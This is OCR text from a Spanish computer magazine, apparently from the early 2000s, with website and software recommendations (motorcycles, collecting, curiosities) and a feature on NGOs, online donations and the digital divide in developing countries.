


En 1906 las Harleys se ganaron el mote de "El Compañero Gris Silencioso" por tres razones: porque la empresa había emprendido una campaña para que el motociclismo fuera una actividad silenciosa, condenando el ruido causado al cortar sus escapes; porque el gris se convirtió en el color estándar; y porque Harley se esforzó por convencer de la camaradería existente en la soledad de los caminos, mereciendo el trato de "compañero".

Valoración:

BMW

www.motos.bmw.es




Larga es la tradición de la marca de motos BMW. Siempre innovadoras en lo que a tecnología se refiere. De hecho, son la primeras en incorporar ABS, y la seguridad siempre ha sido su primer objetivo. Nunca esta marca se ha dedicado a la competición, por lo que de momento no la veremos sobre circuitos pero sí sobre el asfalto. Destacan por ser cómodas, ya que están pensadas para largos trayectos.

Valoración:

Honda

www.hondamotorcycle.com



Aunque este fabricante de motos también se dedica a la fabricación de motos Racing, puedes ver las motos Custom, unas clásicas en este tipo de motos pensadas para trayectos de carretera. En esta página podrás informarte de ambos modelos y estar al día de lo que este año han presentado. Ponte el casco y prepara el viaje que con estas motos llegarás muy lejos.. y sin meterte en ningún atasco. Todo un lujo.

Valoración:

Texto: Juan Antonio Pascual


Incluido en el CD-ROM

Internet es el lugar ideal para encontrar personas que dedican su tiempo libre a recopilar todo tipo de cosas, así como el software necesario para administrar las colecciones. Textos, vídeos, programas y algunas páginas Web curiosas, completan la selección de enlaces "alternativos" de este mes.

El paraíso del coleccionista

Bien, estamos de acuerdo, coleccionar cosas no tiene ninguna utilidad. Pero, para muchas personas, produce un inmenso placer, ayuda a pasar los ratos de ocio y, en muchos casos, se convierte en una lucrativa fuente de ingresos. En los siguientes enlaces encontrarás información para ampliar tus colecciones, por exóticas que sean, y organizarlas de la forma que más te interese, gracias a los versátiles programas existentes.

Colecciones curiosas:
www.franchips.com
www.conresa.com
www.galeon.com/chapascava



En todocoleccion.net encontrarás miles de objetos de diversas categorías: acciones antiguas, botellas de perfume, objetos para fumar...

Busca almas gemelas:
www.coleccionando.com
www.acoleccionar.com.ar
www.todocoleccion.net
www.clubdecoleccionistas.com

Información:
www.lalepidoteca.com
www.tarjetas-sellos.com
www.lomasretro.es.vg
www.decipher.net
www.games-workshop.es

Tiendas de coleccionista:
Se acabó el visitar polvorientos establecimientos de antigüedades o abarrotados rastros. En Internet tienes decenas de tiendas de segunda mano, donde puedes obtener objetos que ya creías perdidos.
www.segundamano.es
www.elcoleccionismo.com
www.collector-libreria.com
www.moviemarket.co.uk
www.coleccionismomadrid.com
www.discosoldies.com
www.futuramics.com

Amplía tu colección:
Las subastas on-line se han convertido en el mejor sistema para adquirir los objetos más raros. Con un simple "clic", puedes acceder a millones de productos descatalogados, e incluso encontrar alguna ganga.
www.es.ebay.com
www.qxl.es
www.aucland.es
www.espana.mercadolibre.com
http://es.auctions.yahoo.com
www.segundamano.es

Futuramic es una original tienda que dispone de centenares de objetos convertidos en iconos culturales en Estados Unidos.

Software:
Cataloga tus tesoros para evitar su pérdida.
www.collectiblessoftware.com
www.primasoft.com
http://usuarios.tripod.es/kakasboy/indice.htm
www.intervocative.com/dvdpro/index.html
www.avcataloger.com

El ojo indiscreto

Eres lo que comes. A esto se le llama publicidad directa.

En un mundo tiranizado por el famoso refrán "Una imagen vale más que mil palabras", puede resultar chocante que te recomendemos leer la recopilación de textos incluidos en el CD de la revista. Encontrarás reflexiones humorísticas catalizadas por una tonelada de filosofía humanista en estado puro. Los libros más delgados del mundo, la verdad sobre los hombres y las mujeres, o unas descriptivas lecciones de marketing en un bar de ligues, son algunas de las joyas seleccionadas. Puedes encontrar muchas más en la Web www.becas.com/textoind.asp
Si no puedes vivir más de 10 minutos sin una estimulacion multimedia, tienes a tu disposición una colección de fotografías curiosas y algunas animaciones interactivas tan divertidas como irónicas. Títulos como "El baile erótico de San Valentín" o "La Cebolla Asesina" ya lo dicen todo...


Los japoneses han ideado una nueva escoba que funciona sola. La inventiva nipona sigue...


Reencárnate en la famosa Cebolla Asesina y ajusticia a las tribus urbanas.

Navegación ociosa

¿Se puede medir la belleza?
www.puntuamifoto.com

Tras el éxito de "Am I hot or what?", han comenzado a proliferar las páginas de Internet en donde los visitantes envían sus fotografías, y la gente las puntúa. Una de las variantes españolas más popular es la Web "Puntúa mi foto".






A boli
www.madeinboli.com

¿Menús emergentes? ¿Páginas en cascada? ¿Vídeo en "streaming"? Quién necesita semejantes florituras, cuando basta un simple bolígrafo para diseñar una página Web como Dios manda. "Made in boli" es un sorprendente ejemplo de ello.

Ovnis, exorcismos, y otras hierbas
www.mundomisterioso.com


Como tan acertadamente reza el eslogan de esta Web, "Hay otros mundos... pero están en éste". Otros mundos donde se cuenta cómo el Papa Pío XII intentó exorcizar a Hitler, o cómo los espíritus pueden comunicarse con nosotros a través del teléfono. Entra en "Mundo Misterioso"... si te atreves...



Morbosa curiosidad
www.sabermorir.com

Reconozcámoslo. Tarde o temprano, todos vamos a morir. Prepararse adecuadamente es una buena forma de no pensar más en ello. Tanto si eres cristiano como judío, musulmán o budista, en esta dirección Web encontrarás la mejor forma de enfrentarte a tan crucial momento.

Ventanas emergentes



Convierte tu escáner e impresora en una fotocopiadora, con «Photocopier 2.25».

Cada vez con mayor frecuencia, las páginas Web gratuitas incorporan molestas ventanas emergentes que se abren por sorpresa, estorbando la vista, con el consiguiente trastorno que representa el tener que cerrarlas. No es de extrañar que surjan con fuerza utilidades que eliminan dichas ventanas. Una de las más conocidas es «ZeroPopUp». No es perfecta, pero se actualiza cada pocos días.

Otros programas incluidos en el CD de la revista son «Photocopier», una aplicación que convierte tu escáner e impresora en una fotocopiadora; «Roger Wilco», simpática aplicación para comunicarse de viva voz a través de Internet; o «Auto MP3 Renamer», ideal para conocer el título oficial de una canción que no sabes de donde ha salido.

«Auto MP3 Renamer» lee los campos "tag" que acompañan a los MP3, imponiendo a cualquier obra su título oficial.

Aplicaciones curiosas

«LudoRace» es un juego en el que puedes ganar dinero si vences en sus circuitos.

Primero fueron los "banners" de publicidad. Después, los casinos on-line. Ahora son los juegos de carreras los que te permiten ganar dinero... si eres lo suficientemente bueno. «LudoRace» es un arcade de coches en el que podrás ganar auténticos euros cada vez que subas al podium, cuando el juego esté terminado –esta es una versión beta sin apuestas–. Aquellos que prefieran la diversión más tradicional, encontrarán en «Bugatron», «Greenface» y «Node Jumper» clónicos actualizados de los grandes éxitos recreativos.

Recoge los tréboles y evita que las bolas rodantes aplasten al pobre "Greenface".

Informática solidaria

Objetivo: Tercer Mundo

Durante la última década, las sociedades informatizadas hemos glosado las excelencias de esa panacea digital llamada Internet. Globalización, mundo sin fronteras, son términos que copan las primeras planas de los periódicos. Pero, ya es hora de dejar a un lado las expresiones grandilocuentes, y ponerse a actuar. No hay desarrollo solidario sin acceso a la información. No hay información sin tecnología. No hay tecnología sin dinero. ¿Quién informatizará entonces el Tercer Mundo?

Texto: Juan Antonio Pascual

Puede resultar paradójico defender la idea de una informatización a escala mundial, cuando en muchos países ni siquiera hay dinero para comer. Aún así, es importante defender esta idea: la solución a la pobreza no está en enviar toneladas de comida a los países más necesitados, sino en crear la infraestructura necesaria para que esas naciones puedan producir sus propios alimentos. Y, en este sentido, la informática puede jugar un papel crucial. Un país en vías de desarrollo con una tecnología adecuada para acceder a Internet tiene muchas más posibilidades de valerse por sí mismo. La informática en los colegios mejora y acelera la enseñanza, facilitando la formación de los futuros ingenieros, empresarios, políticos o albañiles. Un africano de Uganda podría estudiar en una universidad virtual americana, y obtener la misma formación desde su casa que un americano, con un coste mucho más reducido que la construcción "material" de una universidad en su ciudad.

La informatización del Tercer Mundo es uno de los retos más complicados que se ha planteado para el recién estrenado milenio.

El problema, claro está, es que informatizar un país, continentes enteros como África o Sudamérica, cuesta mucho dinero. ¿Deben los gobiernos locales recortar fondos dedicados a la alimentación y la sanidad, para invertir en informática y telecomunicaciones?

Obviamente, no. La solución radica en que los países ricos faciliten esta tecnología o, al menos, empleen la suya propia en beneficio de los más necesitados. Por fortuna, existen numerosas iniciativas que han puesto en práctica esta idea, con resultados satisfactorios.

El auge de las ONGs

Durante los últimos años, hemos asistido al "boom" de las organizaciones no gubernamentales, las populares ONGs. Su expansión ha sido paralela al crecimiento de Internet, aunque esto es sólo una coincidencia: las ONGs surgidas en la última década han florecido, trágicamente, tras las grandes catástrofes humanitarias, como el huracán "Mitch" o el terremoto de la India. En cualquier caso, las ONGs se han aprovechado de Internet para optimizar sus recursos, reducir costes, y llegar a los ciudadanos de los países ricos. Y es que la Gran Red pone al alcance de las organizaciones humanitarias servicios que no pueden ofrecer los gobiernos, la prensa o la televisión. Su único medio de subsistencia es la captación de voluntarios y de donaciones a través de campañas publicitarias. Insertar anuncios en los periódicos o las cadenas televisivas cuesta mucho dinero, por eso las ONGs encuentran en Internet el medio ideal para darse a conocer. A través de su propia página Web, pueden lanzar campañas que se insertarán en los buscadores más importantes, con un bajo coste. Mediante los boletines de noticias a través de e-mail, listas de

correo, etc., ofrecen información a sus socios o simpatizantes, de forma mucho más eficiente que el correo tradicional.
Las campañas tradicionales, como los populares "telemaratones", las donaciones a través de los bancos, la recogida de dinero y alimentos en las calles o los supermercados, siempre han chocado con la reticencia de muchas personas: ¿qué se va a hacer con ese dinero? ¿llegará realmente a los destinatarios? ¿se empleará en cumplir los objetivos prometidos o, por el contrario, terminará utilizándose para comprar armas o pagar el sueldo de los políticos locales? Esa es la gran ventaja que presentan las ONGs que trabajan a través de Internet: mediante actualizaciones de su página Web, utilizando informes, vídeos o fotografías, pueden demostrar el correcto uso que se hace de los fondos recaudados, lo que aumenta la confianza de los donantes y ayuda a crear conciencia de la situación, y captar nuevos voluntarios.


Internet al mundo del voluntariado.
Además de las páginas Webs de cada ONG, existen páginas especializadas. Son los llamados portales solidarios, auténticos puntos de entrada hacia un mundo más justo, que informan de las principales noticias relacionadas con el Tercer Mundo, requerimientos urgentes de las ONGs, y otros servicios. "Mundo Solidario", por ejemplo,

"Canal Solidario" agrupa toda la información de carácter social que surge en el mundo de habla hispana.

Mediante actualizaciones de su página Web, utilizando informes, vídeos o fotografías, las ONGs pueden demostrar el correcto uso de los fondos recaudados, lo que aumenta la confianza de los donantes

Campañas informativas

Instituciones como La Cruz Roja, Intermon, UNICEF, Ayuda en Acción, Intervida, Aldeas Infantiles, Médicos Sin Fronteras, etc., informan en sus páginas Webs de las campañas que llevan a cabo, así como las catástrofes y las necesidades urgentes que se producen en cada momento: envío de alimentos, medicinas, donaciones de sangre, etc.
El correo electrónico y las noticias de la propia Web, también permite la coordinación entre los voluntarios, o el intercambio de información entre las distintas sedes de la organización.
Mayor simpleza, más rapidez, menos gastos, y una forma mucho más eficaz de captar ingresos y voluntarios, es lo que ofrece muestra en portada las noticias de carácter social que aparecen en los principales periódicos, así como diversos artículos relacionados con el subdesarrollo, fondos de pantalla de etnias marginadas, directorio de ONGs, etcétera.
"Canal Solidario" opta por una organización similar a la de un periódico on-line: dispone de varias secciones dedicadas a la inmigración, los libros solidarios, entrevistas, foros, y otras muchas secciones. Destaca la colaboración desinteresada de importantes firmas, como el humorista Forges.
De similar factura, pero enfocada al mundo anglosajón, es la Web "The Humanitarian Site", en donde aparecen consejos para los voluntarios y distintas actividades para ayudar a los más necesitados. Desde otra perspectiva, "Africa Online" organiza todo tipo de noticias y actividades relacionadas con el continente africano.



"The Humanitarian Site" es un portal solidario de fama mundial.

Donaciones más cómodas

Uno de los mayores problemas a los que se enfrentan las ONGs, es la "pereza" que despierta en muchas personas el realizar un acto tan sencillo como una donación. La sola idea de desplazarse hasta el banco o la sede de la ONG, reduce las "ansias solidarias" de mucha gente. Internet resuelve de un plumazo esta dificultad, al aportar numerosos sistemas de colaboración. El más común es la donación on-line, mediante tarjeta de crédito, directamente desde la Web de la ONG. También es posible apadrinar un niño por este método, o incluso donar comida y otros bienes, sin pagar ni un euro, por el simple hecho de visitar una página publicitaria. Todos estos métodos se explican con más detalle en los recuadros adjuntos.
Otra iniciativa muy popular, es la creación de tiendas on-line solidarias que venden productos cultivados o fabricados en los países del Tercer Mundo. Así se premia el trabajo de los más desfavorecidos, al mismo tiempo que se establecen lazos comerciales con los países pobres, vitales para superar el subdesarrollo. Intermon e Intervida disponen de tiendas de este tipo en su página Web. Aquí es posible comprar desde comida ecológica hasta café de la máxima calidad, juguetes para niños, objetos artísticos, ropa, CDs de música étnica, y otros objetos. Además, la mayoría de las Webs de ONGs disponen de banners y botones

Las tiendas solidarias ponen a la venta productos alimenticios y artísticos de países subdesarrollados, generando así sus propios recursos.

de acceso a las donaciones gratuitas, que cualquier persona puede colocar en su página Web, para que sus visitantes conozcan los proyectos de ayuda y participen en ellos.

Campañas reivindicativas

Como hemos visto, la Gran Red es utilizada por las ONGs como una nueva vía de expansión. Pero también tiene otras funciones. Entre ellas, la vía reivindicativa. Cuando se debate sobre la mejor forma de ayudar al Tercer Mundo, existen muchas propuestas diferentes, pero todas ellas acaban desembocando en un mismo tema: la deuda externa. Los países más pobres del mundo son también los que más deben a los países más ricos. Muchos ni siquiera tienen dinero para pagar los intereses de esa deuda, por lo que ésta aumenta año tras año; otros, piden préstamos para pagar anteriores préstamos sufriendo, tristemente, el símil de la pescadilla que se muerde la cola.

Poco a poco, las Webs creadas en el continente africano comienzan a abrirse camino en Internet. En la imagen, "África Online".

A principios del año 2000, coincidiendo con el cambio de milenio, muchas organizaciones pidieron a los países ricos que perdonasen toda o parte de la deuda externa a los países más desfavorecidos. El Primer Mundo perdió la oportunidad de entrar en la Historia y comenzar el nuevo milenio ofreciendo una nueva esperanza de desarrollo para las naciones pobres. Desde entonces, las páginas Webs que, cada vez con mayor contundencia, piden una condonación total o parcial de la deuda externa, se han multiplicado. La Web "RCADE" –Red Ciudadana para la Abolición de la Deuda Externa–, lleva varios años organizando campañas informativas y manifestaciones, que tendrán su continuidad en varios actos organizados en Burgos y Cáceres, a lo largo de este año. Manos Unidas, Cáritas, Justicia y Paz, y CONFER han creado una página informativa "Deuda Externa ¿Deuda Eterna?", donde promueven recogidas de firmas, y envíos de e-mails a embajadas y ministerios. El envío de e-mails es una actividad muy común en este tipo de planes, y suele ser empleado por casi todas las ONGs que desean reivindicar algo.

Desde otra perspectiva, "Attac", una organización internacional presente en varios países, pretende aplicar una tasa a las operaciones mercantiles especulativas, que serviría para compensar a los países pobres cuando se producen derrumbes en las bolsas o cierres de empresas, por culpa de estas prácticas.

Otra herida abierta que, pese a los documentos firmados, los gobiernos más ricos del mundo se niegan a cumplir, es la donación del 0.7% de su Producto Interior Bruto (PIB) a proyectos de desarrollo para el Tercer

¿Deben los gobiernos locales recortar fondos dedicados a la alimentación y la sanidad, para invertir en informática y telecomunicaciones

Solidaridad on-line

Aunque suene triste decirlo, a través de encuestas, las ONGs han detectado que sus ingresos no son más altos porque muchas personas sienten "pereza" a la hora de ir al banco o la sede social de la ONG. Una vez, más, Internet acude en ayuda de los perezosos y, por extensión, de los más necesitados. Muchas ONGs disponen de sistema de pago de donaciones on-line, proceso que puede realizarse en pocos segundos, sin salir de casa, durante las 24 horas del día. El sistema es muy similar al de una compra on-line: hay que rellenar una ficha con los datos personales, y la cantidad que se desea donar. El pago puede ser mediante tarjeta de crédito o transferencia bancaria. Por supuesto, todos los datos personales están codificados por VeriSign o equivalente. La donación puede ser anónima, pero si se incluye el nombre y la dirección, la ONG envía una factura para que el donante pueda desgravar a Hacienda el 20% de la cantidad pagada. Las Webs de las ONGs también permiten hacerse socio en modo on-line. En este caso, además de los datos personales, habrá que incluir un número de cuenta bancaria, donde se descontará la cuota mensual.

Página Web de la Cruz Roja. Acepta donativos on-line.

Las donaciones on-line se han incrementado espectacularmente en los últimos años, y son una excelente forma de proporcionar ayuda en catástrofes naturales y emergencias que requieren una intervención inmediata. ONGs que incluyen un sistema de donación on-line son:
www.cruzroja.es
www.supportunicef.org
www.aldeasinfantiles.org/colabora.htm
www.barcelona.msf.org
www.donaciones.com

Apadrina un niño a través de Internet

El apadrinamiento de un niño –o, en muchos casos, de familias enteras– es una de las iniciativas solidarias más populares de los últimos años. Mediante este sistema, se rompe la sensación de "abandono" del propio donante, que no sabe con seguridad lo que hacen con su dinero, y se crean lazos entre el emisor y el receptor de la donación, lo que anima al primero a seguir aportando dinero.

Por una pequeña cantidad de dinero, que varía entre los 6 y los 18 euros al mes, cualquier persona puede apadrinar un niño con nombre y apellidos, que se ve beneficiado por tu aportación. En muchos casos, directamente, mediante la alimentación, la enseñanza o en la sanidad; en otros, de forma indirecta, pues el dinero va a parar a un fondo común para todo el poblado.

Apadrinar un niño a través de Internet es un acto solidario que puede completarse en cinco minutos, desde la pantalla de tu propio ordenador.

Las ONGs se encargan de enviar fotografías y las propias cartas del niño al padrino, e incluso organizan viajes para que ambas partes se conozcan. Muchas de ellas disponen de una opción de apadrinamiento a través de Internet. Tan sólo hay que rellenar una ficha con tus datos y la cuenta bancaria donde se realizará el cobro mensual. Este último paso también puede hacerse por correo o en una visita personal a la sede de la ONG. Algunas páginas Web que aceptan el apadrinamiento on-line son:

www.ayudaenaccion.com/padrino.htm
www.vidaylibertad.org
www.intervida.org


La deuda externa es uno de los principales escollos que impide salir del subdesarrollo a los países pobres.

Mundo. La Plataforma 0.7% en España, y otras similares en el resto del mundo, intentan concienciar a los políticos a través de la Red, para que los países del Primer Mundo dediquen una mínima parte de su riqueza a ayudar a los más pobres. Pese a que todos los miembros de la Unión Europea han apoyado esta iniciativa, y se han establecido plazos para su cumplimiento, a día de hoy sólo una mínima parte cumplen con este porcentaje. Las Webs de apoyo al 0.7% realizan manifestaciones periódicas, envíos de e-mails y recogidas de firmas virtuales, para que esta justa propuesta se haga realidad.

La División digital

Todas las iniciativas comentadas hasta este momento, se centran en viejos problemas relacionados con la pobreza y la deuda histórica. Presentes durante décadas, aún serán necesarios unos cuantos lustros para afrontar soluciones prácticas. Pero, en los últimos años, un nuevo "abismo" cultural se ha abierto entre los Países del Primer y del Tercer Mundo. Es lo que los expertos han bautizado con el nombre de División digital: la diferencia de oportunidades, beneficios y ritmo de crecimiento entre los países informatizados, y los que no lo están. Un ordenador conectado a Internet acelera cualquier trabajo, facilita la búsqueda de información, abre infinitos canales de comunicación y negocio, y beneficia a todos los sectores de la sociedad: niños, estudiantes, amas de casa, profesionales, empresas... Ya desde la década de los noventa, numerosos pensadores, como el conocido gurú de la Informática, Nicholas Necroponte han venido advirtiendo del peligro que acarrea esta nueva brecha tecnológica y, sobre todo, de la incapacidad de los gobiernos más poderosos para plantear soluciones. Por esa razón, han surgido organizaciones sin ánimo de lucro, que buscan propuestas de informatización para que las empresas y los países ricos pongan el dinero, antes de que sea demasiado tarde. La agrupación más conocida a nivel mundial es "Digital Divide Network", creada por la fundación Benton, y patrocinada por algunas de las compañías más conocidas, como intel, AT&T, AOL Time Warner, o las fundaciones Ford y Bill & Melinda Gates. Muchos de los proyectos propuestos, como la creación de una red digital en Kenia, o la implantación de cursos de informática para profesores africanos, que después enseñarán a otros profesores en sus países

Nicholas Negroponte, gurú informático, vaticina que los países ricos no serán capaces de ayudar a los pobres a modernizarse si las inversiones no se aceleran de forma inmediata.



La red "Digital Divide" intenta acortar la brecha tecnológica existente entre los países que disponen de ordenadores, y los que no.

Portal social "Mundo Solidario".

"InterConnection" ofrece hospedaje de páginas Webs gratuito a usuarios y comunidades sin recursos económicos.

Un Pentium a 233 MHz desechado porque no es lo suficientemente rápido para jugar a «Quake III», puede gestionar una granja en Uganda, o enseñar a contar a un centenar de niños en Mozambique...

de origen, ya son una realidad.
Desde una perspectiva algo más académica, "Digital Divide.org", persigue objetivos similares. Aquí trabajan informáticos, científicos, profesores de Universidad y centros académicos tan prestigiosos como el Instituto Tecnológico de Massachussets o la Universidad de Harvard.
A lo largo de varias reuniones anuales, conferencias, artículos y ponencias, se discuten proyectos financieros para reducir la División Digital. Por desgracia, el atentado de las Torres Gemelas y la obsesiva fijación de Estados Unidos y Europa en cuestiones como la seguridad y el terrorismo, están desviando fondos destinados a subvencionar proyectos de informatización, para reforzar los presupuestos militares y de espionaje. Tampoco hay que olvidar que muchos de los países más pobres del planeta son sospechosos de "acoger" a grupos terroristas y, por tanto, la informatización de los mismos, con el peligro de que utilicen Internet para oscuros fines, ha dejado de ser una prioridad para el gobierno americano y sus aliados. Todo vuleve a apuntar a que, una vez más, tendrán que ser los propios ciudadanos, las ONGs, y las empresas solidarias, las que deban acudir en ayuda de los más desfavorecidos.

El hardware

La solución a la División digital parte de una premisa sencilla: los países del Tercer Mundo no disponen de dinero para invertir en tecnología. Por tanto, deben ser los países ricos los que lleven la informática a las naciones pobres. Esto implica construir redes digitales y telefónicas fiables y de calidad, llevar los ordenadores, y facilitar el software que los hará funcionar.
Vayamos paso a paso: sin ordenadores, no hay informática. Por tanto, el primer problema que debe solucionarse, es abastecer con equipos informáticos las escuelas y empresas de los países pobres. La solución más barata es, obviamente, aprovechar los ordenadores viejos que se tiran a la basura en el Primer Mundo. Un Pentium a 233 MHz desechado porque no es lo suficientemente rápido para jugar a «Quake III», puede gestionar una granja en Uganda, o enseñar a contar a un centenar de niños en Mozambique...
Numerosas organizaciones se dedican a recoger ordenadores anticuados o estropeados, que después arreglan y envían a los lugares donde mantienen proyectos de informatización. "Computer Bank" o "ReBOOT", por ejemplo, funcionan a pleno rendimiento en Australia y Canadá. "ReBOOT" ha conseguido distribuir 30.000 ordenadores en sólo seis años. Recoge los equipos de particulares,

Donaciones gratuitas

Muchos de los servicios solidarios que pueden realizarse a través de Internet –donaciones, apadrinamientos, etc.– son los mismos que se ofrecen en la prensa o en las visitas a las sedes sociales de las ONGs. No obstante, existen otras opciones exclusivas de la Gran Red. La más popular es la donación gratuita, apoyada por diversas campañas publicitarias. Para donar comida, medicinas, ropas, etc., tan sólo hay que pulsar en un determinado botón. Por cada "clic" registrado –sólo se puede pinchar una vez al día–, diversas empresas patrocinadoras donan la cantidad convenida. Es algo parecido a ver un anuncio: al entrar en la Web, ves los nombres de los patrocinadores, pinchas en el botón indicado, y automáticamente se produce la donación, sin que tengas que pagar nada.
"Donagratis", por ejemplo, ofrece tres céntimos de euro por cada donación, a diversos proyectos que cambian cada mes. "Clear Land Mines" limpia de minas 22 centímetros cuadrados de tierra por cada pulsación, en diversos países de Asia y África. Desde otra perspectiva, "Planta tu Árbol" reforesta medio metro cuadrado de bosque en diversas zonas quemadas. Igualmente, si contratamos los servicios de los patrocinadores implicados, la cuantía de estas donaciones aumentan. Por ejemplo, la librería "Amazon" ofrece 50 tazas de arroz por cada compra. Otras, destinan el 10% del valor de la compra a acciones benéficas. Es una inmejorable forma de ayudar al Tercer Mundo, de forma completamente gratuita. En las siguientes direcciones se localizan proyectos de este tipo:

Página Web Donagratis.org. Sólo tienes que pinchar en un botón para que una empresa done medicinas en tu nombre.

www.donagratis.org
www.plantatuarbol.com
www.thehungersite.com
www.clearlandmines.com
www.solvepoverty.com

Pangea es un ISP español, sin ánimo de lucro, que destina todos sus ingresos a financiar diversos proyectos en Latinoamérica.

colegios y empresas que ya no los necesitan, los arregla, instala programas freeware, y los monta, completamente operativos, en varios lugares del mundo. "ReBOOT" también acepta donaciones on-line y pone en marcha subastas en Internet con los periféricos que no pueden usar en los equipos.

"Bellanet", por su parte, va un paso más allá, pues también es una red de información especializada en apoyo tecnológico, cursos y consejos para implantar tecnología en el Tercer Mundo. Desde 1998 acumula ordenadores 486 y Pentium I y II para transformarlos en servidores "Web a e-mail". Se trata de equipos dotados con un software especial que recoge el contenido diario de mil páginas Web, las convierte al formato e-mail, y las envía por correo electrónico a comunidades con un bajo ancho de banda, donde no pueden permitirse el lujo de descargar gráficos y animaciones. El último proyecto de Bellanet, Cluster, ha sido unir en red 1.500 ordenadores obsoletos para dispensar 15.000 páginas Web al día, a través de e-mail. En muchas comunidades rurales de África y Sudamérica, este es el único método disponible para acceder a información actualizada.

"World Computer Exchange" defiende una filosofía similar, pero se centra en computerizar países asiáticos como Bangladesh, Filipinas o Nepal. Una legión de voluntarios recorre empresas de todo el mundo en buscas de equipos descartados y material de redes. Esta asociación también recluta estudiantes universitarios que programan y configuran los ordenadores y enseñan a manejarlos a los futuros usuarios para que éstos, a su vez, puedan ejercer de profesores en su comunidad.

Por fortuna, en nuestro país también existen iniciativas de este tipo. Casi todas las universidades disponen de un programa de recogida de ordenadores viejos para enviar a Cuba, Latinoamérica, y algunos países africanos. La Web "SoliRed" tiene en marcha una campaña llamada "Informática Solidaria", que realiza la misma función. Está enfocada a las empresas y la Administración, y pone una especial atención en que los equipos, debidamente revisados, queden instalados en red, con conexión a Internet, para obtener un mayor provecho. Los equipos donados, cuyo destino principal es Iberoamérica, quedan integrados en una malla llamada SOLIRED, desde la que se organizan actividades educativas y proyectos conjuntos, para que la donación sea más efectiva.

Nuevos, pero baratos

